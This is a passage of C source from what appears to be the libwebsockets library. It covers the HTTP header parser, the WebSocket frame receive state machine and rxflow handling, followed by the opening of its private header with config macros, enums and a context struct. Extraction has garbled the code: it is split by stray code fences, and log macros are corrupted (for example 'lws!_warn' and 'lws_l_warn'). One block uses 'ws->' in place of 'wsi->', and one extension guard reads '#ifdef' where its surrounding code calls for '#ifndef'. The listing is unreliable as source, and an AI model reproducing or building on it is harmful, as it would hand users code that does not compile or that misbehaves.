    wsi->u.hdr.parser_state = WSI_TOKEN_SKIPPING_SAW_CR;
    lws_parser("*\n");
}

if (wsi->u.hdr.ah->pos == sizeof(wsi->u.hdr.ah->data)) {
    lws_warn("excessive header content\n");
    return -1;
}

wsi->u.hdr.ah->data[wsi->u.hdr.ah->pos++] = c;
if (c)
    wsi->u.hdr.ah->frags[

```

```

        wsi->u.hdr.ah->next_frag_index].len++;

/* per-protocol end of headers management */

if (wsi->u.hdr.parser_state == WSI_TOKEN_CHALLENGE)
    goto set_parsing_complete;

break;

/* collecting and checking a name part */
case WSI_TOKEN_NAME_PART:
    lws_parser("WSI_TOKEN_NAME_PART '%c'\n", c);

    if (wsi->u.hdr.name_buffer_pos >=
        sizeof(wsi->u.hdr.name_buffer) - 1) {
        /* did we see HTTP token yet? */
        if (!wsi->u.hdr.ah->frag_index[WSI_TOKEN_GET_URI]) {
            lws_info("junk before method\n");
            return -1;
        }
        /* name bigger than we can handle, skip until next */
        wsi->u.hdr.name_buffer_pos = 0;
        wsi->u.hdr.parser_state = WSI_TOKEN_SKIPPING;
        break;
    }

    wsi->u.hdr.name_buffer[wsi->u.hdr.name_buffer_pos++] = c;

```

```

wsi->u.hdr.name_buffer[wsi->u.hdr.name_buffer_pos] = '\0';

wsi->u.hdr.lextable_pos =

    lextable_decode(wsi->u.hdr.lextable_pos, c);

if (wsi->u.hdr.lextable_pos < 0) {

    /* this is not a header we know about */

    if (wsi->u.hdr.ah->frag_index[WSI_TOKEN_GET_URI]) {

        /*

        * already had the method, no idea what

        * this crap is, ignore

        */

        wsi->u.hdr.parser_state = WSI_TOKEN_SKIPPING;

        break;

    }

    /*

    * hm it's an unknown http method in fact,

    * treat as dangerous

    */

    lwsl_info("Unknown method - dropping\n");

    return -1;

}

if (lextable[wsi->u.hdr.lextable_pos + 1] == 0) {

```

```

/* terminal state */

n = lextable[ws->u.hdr.lextable_pos] & 0x7f;

lws_parser("known hdr '%s'\n", ws->u.hdr.name_buffer);

if (n == WSI_TOKEN_GET_URI &&
    ws->u.hdr.ah->frag_index[WSI_TOKEN_GET_URI]) {
    lws_warn("Duplicated GET\n");
    return -1;
}

/*
 * WSORIGIN is protocol equiv to ORIGIN,
 * JWebSocket likes to send it, map to ORIGIN
 */
if (n == WSI_TOKEN_SWORIGIN)
    n = WSI_TOKEN_ORIGIN;

ws->u.hdr.parser_state = (enum lws_token_indexes)
                        (WSI_TOKEN_GET_URI + n);

if (ws->u.hdr.parser_state == WSI_TOKEN_CHALLENGE)
    goto set_parsing_complete;

goto start_fragment;

```

```
}  
break;
```

start\_fragment:

```
    wsi->u.hdr.ah->next_frag_index++;  
    if (wsi->u.hdr.ah->next_frag_index ==  
        sizeof(wsi->u.hdr.ah->frags) /  
            sizeof(wsi->u.hdr.ah->frags[0])) {  
        lws!_warn("More hdr frags than we can deal with\n");  
        return -1;  
    }  
  
    wsi->u.hdr.ah->frags[wsi->u.hdr.ah->next_frag_index].offset =  
        wsi->u.hdr.ah->pos;  
    wsi->u.hdr.ah->frags[wsi->u.hdr.ah->next_frag_index].len = 0;  
    wsi->u.hdr.ah->frags[  
        wsi->u.hdr.ah->next_frag_index].next_frag_index = 0;  
  
    if (wsi->u.hdr.parser_state < sizeof(wsi->u.hdr.ah->frag_index))  
    {  
        n = wsi->u.hdr.ah->frag_index[wsi->u.hdr.parser_state];  
        if (!n) { /* first fragment */  
            wsi->u.hdr.ah->frag_index[wsi->u.hdr.parser_state] =  
                wsi->u.hdr.ah->next_frag_index;  
        } else { /* continuation */
```

```

while (wsi->u.hdr.ah->frags[n].next_frag_index)

    n = wsi->u.hdr.ah->frags[n].next_frag_index;

wsi->u.hdr.ah->frags[n].next_frag_index =

    wsi->u.hdr.ah->next_frag_index;


if (wsi->u.hdr.ah->pos == sizeof(wsi->u.hdr.ah->data)) {

    lws_l_warn("excessive header content\n");

    return -1;

}


wsi->u.hdr.ah->data[wsi->u.hdr.ah->pos++] = ' ';

wsi->u.hdr.ah->frags[

    wsi->u.hdr.ah->next_frag_index].len++;

}

}

break;


/* skipping arg part of a name we didn't recognize */
case WSI_TOKEN_SKIPPING:

    lws_l_parser("WSI_TOKEN_SKIPPING '%c'\n", c);

    if (c == '\x0d')

        wsi->u.hdr.parser_state = WSI_TOKEN_SKIPPING_SAW_CR;

    break;

```



```

case WSI_TOKEN_SKIPPING_SAW_CR:

    lws_parser("WSI_TOKEN_SKIPPING_SAW_CR '%c'\n", c);

    if (c == '\x0a') {

        wsi->u.hdr.parser_state = WSI_TOKEN_NAME_PART;

        wsi->u.hdr.lextable_pos = 0;

    } else

        wsi->u.hdr.parser_state = WSI_TOKEN_SKIPPING;

    wsi->u.hdr.name_buffer_pos = 0;

    break;

    /* we're done, ignore anything else */

case WSI_PARSING_COMPLETE:

    lws_parser("WSI_PARSING_COMPLETE '%c'\n", c);

    break;


default: /* keep gcc happy */

    break;

}

return 0;

```

set\_parsing\_complete:

```

if (lws_hdr_total_length(wsi, WSI_TOKEN_UPGRADE)) {

    if (lws_hdr_total_length(wsi, WSI_TOKEN_VERSION))

```

```

    {
        char * p = lws_hdr_simple_ptr(wsi, WSI_TOKEN_VERSION);
        if (p != NULL)
        {
            wsi->ietf_spec_revision = atoi(p);
        }
    }

    lws_parser("v%02d hdrs completed\n", wsi->ietf_spec_revision);
}

wsi->u.hdr.parser_state = WSI_PARSING_COMPLETE;
wsi->hdr_parsing_completed = 1;

return 0;
}

```

/\*\*

\* lws\_frame\_is\_binary: true if the current frame was sent in binary mode

\*

\* @wsi: the connection we are inquiring about

\*

\* This is intended to be called from the LWS\_CALLBACK\_RECEIVE callback if

\* it's interested to see if the frame it's dealing with was sent in binary

\* mode.

```
*/
```

```
int lws_frame_is_binary(struct libwebsocket *wsi)
```

```
{
```

```
    return wsi->u.ws.frame_is_binary;
```

```
}
```

```
int
```

```
libwebsocket_rx_sm(struct libwebsocket *wsi, unsigned char c)
```

```
{
```

```
    int n;
```

```
    struct lws_tokens eff_buf;
```

```
    int ret = 0;
```

```
#ifndef LWS_NO_EXTENSIONS
```

```
    int handled;
```

```
    int m;
```

```
#endif
```

```
#if 0
```

```
    lws_debug("RX: %02X ", c);
```

```
#endif
```

```
    switch (wsi->lws_rx_parse_state) {
```

```
    case LWS_RXPS_NEW:
```

```

switch (wsi->ietf_spec_revision) {
case 13:
    /*
     * no prepended frame key any more
     */
    wsi->u.ws.all_zero_nonce = 1;

    goto handle_first;

default:
    lws_l_warn("lws_rx_sm: unknown spec version %d\n",
               wsi->ietf_spec_revision);

    break;
}

break;

case LWS_RXPS_04_MASK_NONCE_1:
    wsi->u.ws.frame_masking_nonce_04[1] = c;

    if (c)
        wsi->u.ws.all_zero_nonce = 0;

    wsi->lws_rx_parse_state = LWS_RXPS_04_MASK_NONCE_2;

    break;

case LWS_RXPS_04_MASK_NONCE_2:
    wsi->u.ws.frame_masking_nonce_04[2] = c;

    if (c)
        wsi->u.ws.all_zero_nonce = 0;

    wsi->lws_rx_parse_state = LWS_RXPS_04_MASK_NONCE_3;

```

```

        break;

case LWS_RXPS_04_MASK_NONCE_3:

    wsi->u.ws.frame_masking_nonce_04[3] = c;

    if (c)

        wsi->u.ws.all_zero_nonce = 0;

    /*

    * start from the zero'th byte in the XOR key buffer since

    * this is the start of a frame with a new key

    */

    wsi->u.ws.frame_mask_index = 0;

    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_1;

    break;

/*

* 04 logical framing from the spec (all this is masked when incoming

* and has to be unmasked)

*

* We ignore the possibility of extension data because we don't

* negotiate any extensions at the moment.

*

* 0          1          2          3

* 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1

```

```

* +-+-+-+-----+-----+
* |F|R|R|R| opcode|R| Payload len | Extended payload length |
* |I|S|S|S| (4) |S| (7) | (16/63) |
* |N|V|V|V| |V| | (if payload len==126/127) |
* | |1|2|3| |4| |
* +-+-+-+-----+-----+
* | Extended payload length continued, if payload len == 127 |
* +-----+-----+
* | | Extension data |
* +-----+-----+
* : :
* +-----+
* : Application data :
* +-----+
*
* We pass payload through to userland as soon as we get it, ignoring
* FIN. It's up to userland to buffer it up if it wants to see a
* whole unfragmented block of the original size (which may be up to
* 2^63 long!)
*/

```

```

case LWS_RXPS_04_FRAME_HDR_1:

```

```

handle_first:

```

```

/*

```

- \* 04 spec defines the opcode like this: (1, 2, and 3 are
- \* "control frame" opcodes which may not be fragmented or
- \* have size larger than 126)

```

*
*   frame-opcode      =
*
*       %x0 ; continuation frame
*
*       / %x1 ; connection close
*
*       / %x2 ; ping
*
*       / %x3 ; pong
*
*       / %x4 ; text frame
*
*       / %x5 ; binary frame
*
*       / %x6-F ; reserved
*
*
*       FIN (b7)
*
*/

```

```

wsi->u.ws.opcode = c & 0xf;

wsi->u.ws.rsv = c & 0x70;

wsi->u.ws.final = !((c >> 7) & 1);

switch (wsi->u.ws.opcode) {

case LWS_WS_OPCODE_07__TEXT_FRAME:

case LWS_WS_OPCODE_07__BINARY_FRAME:

    wsi->u.ws.frame_is_binary =

        wsi->u.ws.opcode == LWS_WS_OPCODE_07__BINARY_FRAME;

    break;

```

```

    }

    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN;

    break;

case LWS_RXPS_04_FRAME_HDR_LEN:

    wsi->u.ws.this_frame_masked = !(c & 0x80);

    switch (c & 0x7f) {
    case 126:

        /* control frames are not allowed to have big lengths */
        if (wsi->u.ws.opcode & 8)
            goto illegal_ctl_length;

        wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN16_2;

        break;

    case 127:

        /* control frames are not allowed to have big lengths */
        if (wsi->u.ws.opcode & 8)
            goto illegal_ctl_length;

        wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_8;

        break;

    default:

        wsi->u.ws.rx_packet_length = c & 0x7f;

```



```

        if (wsi->u.ws.this_frame_masked)

            wsi->lws_rx_parse_state =

                LWS_RXPS_07_COLLECT_FRAME_KEY_1;

        else

            wsi->lws_rx_parse_state =

                LWS_RXPS_PAYLOAD_UNTIL_LENGTH_EXHAUSTED;

        break;
    }

    break;

case LWS_RXPS_04_FRAME_HDR_LEN16_2:

    wsi->u.ws.rx_packet_length = c << 8;

    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN16_1;

    break;

case LWS_RXPS_04_FRAME_HDR_LEN16_1:

    wsi->u.ws.rx_packet_length |= (size_t)c;

    if (wsi->u.ws.this_frame_masked)

        wsi->lws_rx_parse_state =

            LWS_RXPS_07_COLLECT_FRAME_KEY_1;

    else

        wsi->lws_rx_parse_state =

            LWS_RXPS_PAYLOAD_UNTIL_LENGTH_EXHAUSTED;

    break;

```

```

case LWS_RXPS_04_FRAME_HDR_LEN64_8:

    if (c & 0x80) {

        lws_l_warn("b63 of length must be zero\n");

        /* kill the connection */

        return -1;

    }

#ifdef __LP64__

    wsi->u.ws.rx_packet_length = ((size_t)c) << 56;

#else

    wsi->u.ws.rx_packet_length = 0;

#endif

    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_7;

    break;


case LWS_RXPS_04_FRAME_HDR_LEN64_7:

#ifdef __LP64__

    wsi->u.ws.rx_packet_length |= ((size_t)c) << 48;

#endif

    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_6;

    break;


case LWS_RXPS_04_FRAME_HDR_LEN64_6:

#ifdef __LP64__

    wsi->u.ws.rx_packet_length |= ((size_t)c) << 40;

#endif

```

```
    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_5;  
    break;
```

```
case LWS_RXPS_04_FRAME_HDR_LEN64_5:  
#if defined __LP64__  
    wsi->u.ws.rx_packet_length |= ((size_t)c) << 32;  
#endif  
    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_4;  
    break;
```

```
case LWS_RXPS_04_FRAME_HDR_LEN64_4:  
    wsi->u.ws.rx_packet_length |= ((size_t)c) << 24;  
    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_3;  
    break;
```

```
case LWS_RXPS_04_FRAME_HDR_LEN64_3:  
    wsi->u.ws.rx_packet_length |= ((size_t)c) << 16;  
    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_2;  
    break;
```

```
case LWS_RXPS_04_FRAME_HDR_LEN64_2:  
    wsi->u.ws.rx_packet_length |= ((size_t)c) << 8;  
    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_1;  
    break;
```

```

case LWS_RXPS_04_FRAME_HDR_LEN64_1:

    wsi->u.ws.rx_packet_length |= ((size_t)c);

    if (wsi->u.ws.this_frame_masked)

        wsi->lws_rx_parse_state =

            LWS_RXPS_07_COLLECT_FRAME_KEY_1;

    else

        wsi->lws_rx_parse_state =

            LWS_RXPS_PAYLOAD_UNTIL_LENGTH_EXHAUSTED;

    break;

case LWS_RXPS_07_COLLECT_FRAME_KEY_1:

    wsi->u.ws.frame_masking_nonce_04[0] = c;

    if (c)

        wsi->u.ws.all_zero_nonce = 0;

    wsi->lws_rx_parse_state = LWS_RXPS_07_COLLECT_FRAME_KEY_2;

    break;

case LWS_RXPS_07_COLLECT_FRAME_KEY_2:

    wsi->u.ws.frame_masking_nonce_04[1] = c;

    if (c)

        wsi->u.ws.all_zero_nonce = 0;

    wsi->lws_rx_parse_state = LWS_RXPS_07_COLLECT_FRAME_KEY_3;

    break;

case LWS_RXPS_07_COLLECT_FRAME_KEY_3:

```

```
wsi->u.ws.frame_masking_nonce_04[2] = c;

if (c)

    wsi->u.ws.all_zero_nonce = 0;

wsi->lws_rx_parse_state = LWS_RXPS_07_COLLECT_FRAME_KEY_4;

break;
```

```
case LWS_RXPS_07_COLLECT_FRAME_KEY_4:
```

```
    wsi->u.ws.frame_masking_nonce_04[3] = c;

    if (c)

        wsi->u.ws.all_zero_nonce = 0;

    wsi->lws_rx_parse_state =

        LWS_RXPS_PAYLOAD_UNTIL_LENGTH_EXHAUSTED;

    wsi->u.ws.frame_mask_index = 0;

    break;
```

```
case LWS_RXPS_PAYLOAD_UNTIL_LENGTH_EXHAUSTED:
```

```
    if (!wsi->u.ws.rx_user_buffer)

    {

        lws_err("NULL user buffer...\n");

        break;

    }

    if (wsi->u.ws.all_zero_nonce)
```

```
    wsi->u.ws.rx_user_buffer[LWS_SEND_BUFFER_PRE_PADDING +  
        (wsi->u.ws.rx_user_buffer_head++)] = c;
```

else

```
    wsi->u.ws.rx_user_buffer[LWS_SEND_BUFFER_PRE_PADDING +  
        (wsi->u.ws.rx_user_buffer_head++)] =  
        c ^ wsi->u.ws.frame_masking_nonce_04[  
            (wsi->u.ws.frame_mask_index++) & 3];
```

```
if (--wsi->u.ws.rx_packet_length == 0) {  
    wsi->lws_rx_parse_state = LWS_RXPS_NEW;  
    goto spill;  
}
```

```
if (wsi->u.ws.rx_user_buffer_head !=  
    wsi->protocol->rx_buffer_size)  
    break;
```

spill:

```
/*  
 * is this frame a control packet we should take care of at this  
 * layer? If so service it and hide it from the user callback  
 */
```

```
lws_parser("spill on %s\n", wsi->protocol->name);
```

```
switch (wsi->u.ws.opcode) {  
case LWS_WS_OPCODE_07__CLOSE:
```

```

/* is this an acknowledgement of our close? */
if (wsi->state == WSI_STATE_AWAITING_CLOSE_ACK) {
    /*
     * fine he has told us he is closing too, let's
     * finish our close
     */
    lwsl_parser("seen client close ack\n");
    return -1;
}

lwsl_parser("server sees client close packet\n");
/* parrot the close packet payload back */
n = libwebsocket_write(wsi, (unsigned char *)
    &wsi->u.ws.rx_user_buffer[
        LWS_SEND_BUFFER_PRE_PADDING],
    wsi->u.ws.rx_user_buffer_head,
    LWS_WRITE_CLOSE);

if (n)
    lwsl_info("write of close ack failed %d\n", n);
wsi->state = WSI_STATE_RETURNED_CLOSE_ALREADY;
/* close the connection */
return -1;

case LWS_WS_OPCODE_07__PING:
    lwsl_info("received %d byte ping, sending pong\n",
        wsi->u.ws.rx_user_buffer_head);

```

```

lws_hexdump(&wsi->u.ws.rx_user_buffer[
                LWS_SEND_BUFFER_PRE_PADDING],
                wsi->u.ws.rx_user_buffer_head);

/* parrot the ping packet payload back as a pong */
n = libwebsocket_write(wsi, (unsigned char *)
    &wsi->u.ws.rx_user_buffer[LWS_SEND_BUFFER_PRE_PADDING],
    wsi->u.ws.rx_user_buffer_head, LWS_WRITE_PONG);

/* ... then just drop it */
wsi->u.ws.rx_user_buffer_head = 0;

return 0;

```

```

case LWS_WS_OPCODE_07__PONG:

```

```

    /* ... then just drop it */

    wsi->u.ws.rx_user_buffer_head = 0;

    return 0;

```

```

case LWS_WS_OPCODE_07__TEXT_FRAME:

```

```

case LWS_WS_OPCODE_07__BINARY_FRAME:

```

```

case LWS_WS_OPCODE_07__CONTINUATION:

```

```

    break;

```

```

default:

```

```

#ifdef LWS_NO_EXTENSIONS

```

```

    lws_parser("passing opc %x up to exts\n",
                wsi->u.ws.opcode);

```



```

/*
 * It's something special we can't understand here.
 * Pass the payload up to the extension's parsing
 * state machine.
 */

eff_buf.token = &wsi->u.ws.rx_user_buffer[

                                LWS_SEND_BUFFER_PRE_PADDING];

eff_buf.token_len = wsi->u.ws.rx_user_buffer_head;


handled = 0;

for (n = 0; n < wsi->count_active_extensions; n++) {

    m = wsi->active_extensions[n]->callback(

        wsi->protocol->owning_server,

        wsi->active_extensions[n], wsi,

        LWS_EXT_CALLBACK_EXTENDED_PAYLOAD_RX,

        wsi->active_extensions_user[n],

                                &eff_buf, 0);

    if (m)

        handled = 1;

}

if (!handled)

#endif

```

```

        lws_ext("ext opc opcode 0x%x unknown\n",
                wsi->u.ws.opcode);

        wsi->u.ws.rx_user_buffer_head = 0;

        return 0;
    }

    /*
     * No it's real payload, pass it up to the user callback.
     * It's nicely buffered with the pre-padding taken care of
     * so it can be sent straight out again using libwebsocket_write
     */

    eff_buf.token = &wsi->u.ws.rx_user_buffer[
                                LWS_SEND_BUFFER_PRE_PADDING];

    eff_buf.token_len = wsi->u.ws.rx_user_buffer_head;

#ifdef LWS_NO_EXTENSIONS
    for (n = 0; n < wsi->count_active_extensions; n++) {
        m = wsi->active_extensions[n]->callback(
                wsi->protocol->owning_server,
                wsi->active_extensions[n], wsi,
                LWS_EXT_CALLBACK_PAYLOAD_RX,
                wsi->active_extensions_user[n],
                &eff_buf, 0);

        if (m < 0) {

```

```

        lws_ext(
            "Extension '%s' failed to handle payload!\n",
            wsi->active_extensions[n]->name);
        return -1;
    }
}

#endif

if (eff_buf.token_len > 0) {
    eff_buf.token[eff_buf.token_len] = '\0';

    if (wsi->protocol->callback)
        ret = user_callback_handle_rxflow(
            wsi->protocol->callback,
            wsi->protocol->owning_server,
            wsi, LWS_CALLBACK_RECEIVE,
            wsi->user_space,
            eff_buf.token,
            eff_buf.token_len);
    else
        lws_err("No callback on payload spill!\n");
}

wsi->u.ws.rx_user_buffer_head = 0;

break;
}

```

```
return ret;
```

```
illegal_ctl_length:
```

```
lwsl_warn("Control frame with xtended length is illegal\n");
```

```
/* kill the connection */
```

```
return -1;
```

```
}
```

```
int libwebsocket_interpret_incoming_packet(struct libwebsocket *wsi,
```

```
unsigned char *buf, size_t len)
```

```
{
```

```
size_t n;
```

```
int m;
```

```
int clear_rxflow = !!wsi->u.ws.rxflow_buffer;
```

```
struct libwebsocket_context *context = wsi->protocol->owning_server;
```

```
#if 0
```

```
lws_parser("received %d byte packet\n", (int)len);
```

```
lws_hexdump(buf, len);
```

```
#endif
```

```
if (buf && wsi->u.ws.rxflow_buffer)
```

```

lws_err("!!!! pending rxflow data loss\n");

/* let the rx protocol state machine have as much as it needs */

n = 0;
if (!buf) {
    lws_info("dumping stored rxflow buffer len %d pos=%d\n",
            wsi->u.ws.rxflow_len, wsi->u.ws.rxflow_pos);

    buf = wsi->u.ws.rxflow_buffer;

    n = wsi->u.ws.rxflow_pos;

    len = wsi->u.ws.rxflow_len;

    /* let's pretend he's already allowing input */
    context->fds[wsi->position_in_fds_table].events |= POLLIN;
}

while (n < len) {
    if (!(context->fds[wsi->position_in_fds_table].events &
                                                POLLIN)) {

        /* his RX is flowcontrolled */

        if (!wsi->u.ws.rxflow_buffer) {

            /* a new rxflow, buffer it and warn caller */

            lws_info("new rxflow input buffer len %d\n",
                    len - n);

            wsi->u.ws.rxflow_buffer =
                (unsigned char *)malloc(len - n);

```

```

        wsi->u.ws.rxflow_len = len - n;

        wsi->u.ws.rxflow_pos = 0;

        memcpy(wsi->u.ws.rxflow_buffer,
               buf + n, len - n);

    } else {

        lwsl_info("re-using rxflow input buffer\n");

        /* rxflow while we were spilling prev rxflow */

        wsi->u.ws.rxflow_pos = n;

    }

    return 1;

}

m = libwebsocket_rx_sm(wsi, buf[n]);

if (m < 0)

    return -1;

n++;

}

if (clear_rxflow) {

    lwsl_info("flow: clearing it\n");

    free(wsi->u.ws.rxflow_buffer);

    wsi->u.ws.rxflow_buffer = NULL;

    context->fds[wsi->position_in_fds_table].events &= ~POLLIN;

}

return 0;

```

```
}
```

```
/**
```

```
* libwebsockets_remaining_packet_payload() - Bytes to come before "overall"
```

```
*  
* rx packet is complete
```

```
* @wsi: Websocket instance (available from user callback)
```

```
*
```

```
* This function is intended to be called from the callback if the
```

```
* user code is interested in "complete packets" from the client.
```

```
* libwebsockets just passes through payload as it comes and issues a buffer
```

```
* additionally when it hits a built-in limit. The LWS_CALLBACK_RECEIVE
```

```
* callback handler can use this API to find out if the buffer it has just
```

```
* been given is the last piece of a "complete packet" from the client --
```

```
* when that is the case libwebsockets_remaining_packet_payload() will return
```

```
* 0.
```

```
*
```

```
* Many protocols won't care because their packets are always small.
```

```
*/
```

```
size_t
```

```
libwebsockets_remaining_packet_payload(struct libwebsocket *wsi)
```

```
{
```

```
    return wsi->u.ws.rx_packet_length;
```

```
}
```

private-libwebsockets.h

/\*

\* libwebsockets - small server side websockets and web server implementation

\*

\* Copyright (C) 2010 - 2013 Andy Green <andy@warmcat.com>

\*

\* This library is free software; you can redistribute it and/or

\* modify it under the terms of the GNU Lesser General Public

\* License as published by the Free Software Foundation:

\* version 2.1 of the License.

\*

\* This library is distributed in the hope that it will be useful,

\* but WITHOUT ANY WARRANTY; without even the implied warranty of

\* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU

\* Lesser General Public License for more details.

\*

\* You should have received a copy of the GNU Lesser General Public

\* License along with this library; if not, write to the Free Software

\* Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,

\* MA 02110-1301 USA

\*/

/\* System introspection configs \*/

#ifdef CMAKE\_BUILD

# include "lws\_config.h"



```
#else

# if defined(WIN32) && !(USE_CYGWIN)

# define inline __inline

# else

# include "config.h"

# endif

#endif


#if _MSC_VER > 1000 || defined(_WIN32)

#else

# include <unistd.h>

# include <strings.h>

#endif

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <ctype.h>

#include <errno.h>

#include <fcntl.h>

#include <signal.h>

#include <limits.h>

#ifdef __MINGW64__

#else

# ifdef __MINGW32__

# elif _MSC_VER > 1000 || defined(_WIN32)
```

```
# else

# include <netdb.h>

# endif

#endif

#include <stdarg.h>


#include <sys/stat.h>


#if defined(WIN32) && !defined(USE_CYGWIN)

# define LWS_NO_DAEMONIZE


# define compatible_close(fd) closesocket(fd);

# ifdef __MINGW64__

# else

# ifdef __MINGW32__

# else

# include <time.h >

# endif

# endif

# include <winsock2.h>

# include <ws2ipdef.h>

# include <windows.h>

#else

# include <sys/types.h>

# include <sys/socket.h>
```

```
# ifndef LWS_NO_FORK

# ifdef HAVE_SYS_PRCTL_H

# include <sys/prctl.h>

# endif

# endif

# include <netinet/in.h>

# include <netinet/tcp.h>

# include <arpa/inet.h>


# include <poll.h>

# include <sys/mman.h>

# include <sys/time.h>


# define compatible_close(fd) close(fd);

# endif


#ifdef LWS_OPENSSL_SUPPORT

# ifdef USE_CYASSL

# include <cyassl/openssl/ssl.h>

# include <cyassl/error.h>

unsigned char *

SHA1(const unsigned char *d, size_t n, unsigned char *md);

# else

# include <openssl/ssl.h>

# include <openssl/evp.h>
```

```
# include <openssl/err.h>

# include <openssl/md5.h>

# include <openssl/sha.h>

# endif /* not USE_CYASSL */

#endif
```

```
#include "libwebsockets.h"
```

```
/*

 * Mac OSX as well as iOS do not define the MSG_NOSIGNAL flag,
 * but happily have something equivalent in the SO_NOSIGPIPE flag.
 */
```

```
#ifdef __APPLE__

# define MSG_NOSIGNAL SO_NOSIGPIPE

#endif
```

```
#ifndef LWS_MAX_HEADER_NAME_LENGTH

#define LWS_MAX_HEADER_NAME_LENGTH 64

#endif
```

```
#ifndef LWS_MAX_HEADER_LEN

#define LWS_MAX_HEADER_LEN 1024

#endif
```

```
#ifndef LWS_MAX_PROTOCOLS

#define LWS_MAX_PROTOCOLS 5

#endif
```

```
#ifndef LWS_MAX_EXTENSIONS_ACTIVE

#define LWS_MAX_EXTENSIONS_ACTIVE 3

#endif

#ifndef SPEC_LATEST_SUPPORTED

#define SPEC_LATEST_SUPPORTED 13

#endif

#ifndef AWAITING_TIMEOUT

#define AWAITING_TIMEOUT 5

#endif

#ifndef CIPHERS_LIST_STRING

#define CIPHERS_LIST_STRING "DEFAULT"

#endif

#ifndef LWS_SOMAXCONN

#define LWS_SOMAXCONN SOMAXCONN

#endif


#define MAX_WEBSOCKET_04_KEY_LEN 128

#define LWS_MAX_SOCKET_IO_BUF 4096


#ifndef SYSTEM_RANDOM_FILEPATH

#define SYSTEM_RANDOM_FILEPATH "/dev/urandom"

#endif

#ifndef LWS_MAX_ZLIB_CONN_BUFFER

#define LWS_MAX_ZLIB_CONN_BUFFER (64 * 1024)

#endif
```

```
/*  
 * if not in a connection storm, check for incoming  
 * connections this many normal connection services  
 */
```

```
#define LWS_LISTEN_SERVICE_MODULO 10
```

```
enum lws_websocket_opcodes_07 {  
  
    LWS_WS_OPCODE_07__CONTINUATION = 0,  
  
    LWS_WS_OPCODE_07__TEXT_FRAME = 1,  
  
    LWS_WS_OPCODE_07__BINARY_FRAME = 2,  
  
  
    LWS_WS_OPCODE_07__NOSPEC__MUX = 7,  
  
  
    /* control extensions 8+ */  
  
  
    LWS_WS_OPCODE_07__CLOSE = 8,  
  
    LWS_WS_OPCODE_07__PING = 9,  
  
    LWS_WS_OPCODE_07__PONG = 0xa,  
  
};
```

```
enum lws_connection_states {  
  
    WSI_STATE_HTTP,  
  
    WSI_STATE_HTTP_ISSUING_FILE,
```

```
WSI_STATE_HTTP_HEADERS,  
WSI_STATE_DEAD_SOCKET,  
WSI_STATE_ESTABLISHED,  
WSI_STATE_CLIENT_UNCONNECTED,  
WSI_STATE_RETURNED_CLOSE_ALREADY,  
WSI_STATE_AWAITING_CLOSE_ACK,  
};
```

```
enum lws_rx_parse_state {  
    LWS_RXPS_NEW,  
  
    LWS_RXPS_04_MASK_NONCE_1,  
    LWS_RXPS_04_MASK_NONCE_2,  
    LWS_RXPS_04_MASK_NONCE_3,  
  
    LWS_RXPS_04_FRAME_HDR_1,  
    LWS_RXPS_04_FRAME_HDR_LEN,  
    LWS_RXPS_04_FRAME_HDR_LEN16_2,  
    LWS_RXPS_04_FRAME_HDR_LEN16_1,  
    LWS_RXPS_04_FRAME_HDR_LEN64_8,  
    LWS_RXPS_04_FRAME_HDR_LEN64_7,  
    LWS_RXPS_04_FRAME_HDR_LEN64_6,  
    LWS_RXPS_04_FRAME_HDR_LEN64_5,  
    LWS_RXPS_04_FRAME_HDR_LEN64_4,  
    LWS_RXPS_04_FRAME_HDR_LEN64_3,
```

```
LWS_RXPS_04_FRAME_HDR_LEN64_2,  
LWS_RXPS_04_FRAME_HDR_LEN64_1,  
  
LWS_RXPS_07_COLLECT_FRAME_KEY_1,  
LWS_RXPS_07_COLLECT_FRAME_KEY_2,  
LWS_RXPS_07_COLLECT_FRAME_KEY_3,  
LWS_RXPS_07_COLLECT_FRAME_KEY_4,  
  
LWS_RXPS_PAYLOAD_UNTIL_LENGTH_EXHAUSTED  
};
```

```
enum connection_mode {  
    LWS_CONNMODE_HTTP_SERVING,  
  
    LWS_CONNMODE_WS_SERVING,  
    LWS_CONNMODE_WS_CLIENT,  
  
    /* transient, ssl delay hiding */  
    LWS_CONNMODE_SSL_ACK_PENDING,  
  
    /* transient modes */  
    LWS_CONNMODE_WS_CLIENT_WAITING_PROXY_REPLY,  
    LWS_CONNMODE_WS_CLIENT_ISSUE_HANDSHAKE,  
    LWS_CONNMODE_WS_CLIENT_WAITING_SERVER_REPLY,
```



```

LWS_CONNMODE_WS_CLIENT_WAITING_EXTENSION_CONNECT,
LWS_CONNMODE_WS_CLIENT_PENDING_CANDIDATE_CHILD,

/* special internal types */

LWS_CONNMODE_SERVER_LISTENER,
};

```

```

struct libwebsocket_protocols;

```

```

struct libwebsocket;

```

```

struct libwebsocket_context {
    struct pollfd *fds;

    struct libwebsocket **lws_lookup; /* fd to wsi */

    int fds_count;

    int max_fds;

    int listen_port;

    char http_proxy_address[256];

    char canonical_hostname[1024];

    unsigned int http_proxy_port;

    unsigned int options;

    unsigned long last_timeout_check_s;

    /*

    * usable by anything in the service code, but only if the scope

    * does not last longer than the service action (since next service

```

\* of any socket can likewise use it and overwrite)

\*/

unsigned char service\_buffer[LWS\_MAX\_SOCKET\_IO\_BUF];

int started\_with\_parent;

int fd\_random;

int listen\_service\_modulo;

int listen\_service\_count;

int listen\_service\_fd;

int listen\_service\_extraseen;

int ka\_time;

int ka\_probes;

int ka\_interval;

#ifdef LWS\_LATENCY

unsigned long worst\_latency;

char worst\_latency\_info[256];

#endif

